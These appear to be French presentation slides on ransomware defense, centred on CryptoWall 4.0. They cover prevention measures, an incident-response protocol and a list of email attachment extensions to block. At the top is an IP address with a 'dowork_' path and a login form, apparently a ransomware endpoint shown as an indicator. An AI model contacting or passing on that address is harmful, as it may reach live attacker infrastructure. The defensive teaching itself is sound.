95.128.182.29/dowork_50f025a93c986f109f225c2ae9857323

Login:

Password:

Enter

COMMENT SE PROTÉGER?

- BONNE GESTION DE CORRECTIFS
- ANTIVIRUS / ANTIMALWARE (À JOUR)
- IDS/IPS
- FILTRE URL (BLOQUER LA PUB, MALVERTISING)
- FILTRE ANTI SPAM
- GESTION DES ACCÈS (ADMIN / SERVEUR DE FICHIERS)
- GPO EMPÊCHANT L'EXÉCUTION DE PROGRAMME DANS LE APPDATA
- VEILLE
 - ALERTE DE [HTTP://IP-ADDR.ES](http://IP-ADDR.ES)
- BACKUP!
- SENSIBILISATION !!!

PROTOCOLE D'INTERVENTION


- DÉTECTION
 - VEILLE, ALERTES, A/V, AUTRES OUTILS
 - LOGS DES SERVEURS DE FICHIERS
- CONFINEMENT
 - ISOLER LE POSTE AU PLUS VITE (PORT RÉSEAU)
 - ISOLER LES SERVEURS DE FICHIERS (SI FORTE PROPAGATION)
- ÉRADICATION
 - RÉINSTALLER LE POSTE À NEUF
 - RECOUVREMENT (BACKUP)
- RETOUR À LA NORMAL

MISE EN PLACE DE MÉCANISMES D'ALERTE ET DE PRÉVENTION

- PROHIBER L'ÉCHANGE DE CERTAINES EXTENSIONS PAR COURRIEL :
`ade,adp,bin,bat,chl,cmd,com,cpl,crt,dll,exe,hlp,
hta,inf,ins,isp,jar,jse,js,lnk,mdb,mde,ms,pcd,pif,
reg,scr,sct,shs,vb,vbe,vbs,ws,wsc,wsf,wsn`
- RECEVOIR AUTOMATIQUEMENT UNE ALERTE LORSQUE CERTAINS SITES SONT VISITÉS
- IDENTIFIER TRANSACTIONS SUSPECTES SUR SERVEURS DE FICHIERS
- BLOQUER LA PUBLICITÉ DANS LE FILTRE URL
- BLOQUER FLASH AVEC IPS
- BLOQUER LE LANCEMENT D'EXÉCUTABLES À PARTIR DU RÉPERTOIRE TEMPORAIRE DE WINDOWS PAR GPO

CRYPTOWALL 4.0

- [HTTP://BLOG.BRILLANTIT.COM](http://BLOG.BRILLANTIT.COM)
- NOUVEAU MESSAGE
- ENCRYPTE AUSSI LE NOM DES FICHIERS
- UTILISATION DE NOUVELLES MÉTHODES POUR ÉVITER LA DÉTECTION



QUESTIONS?

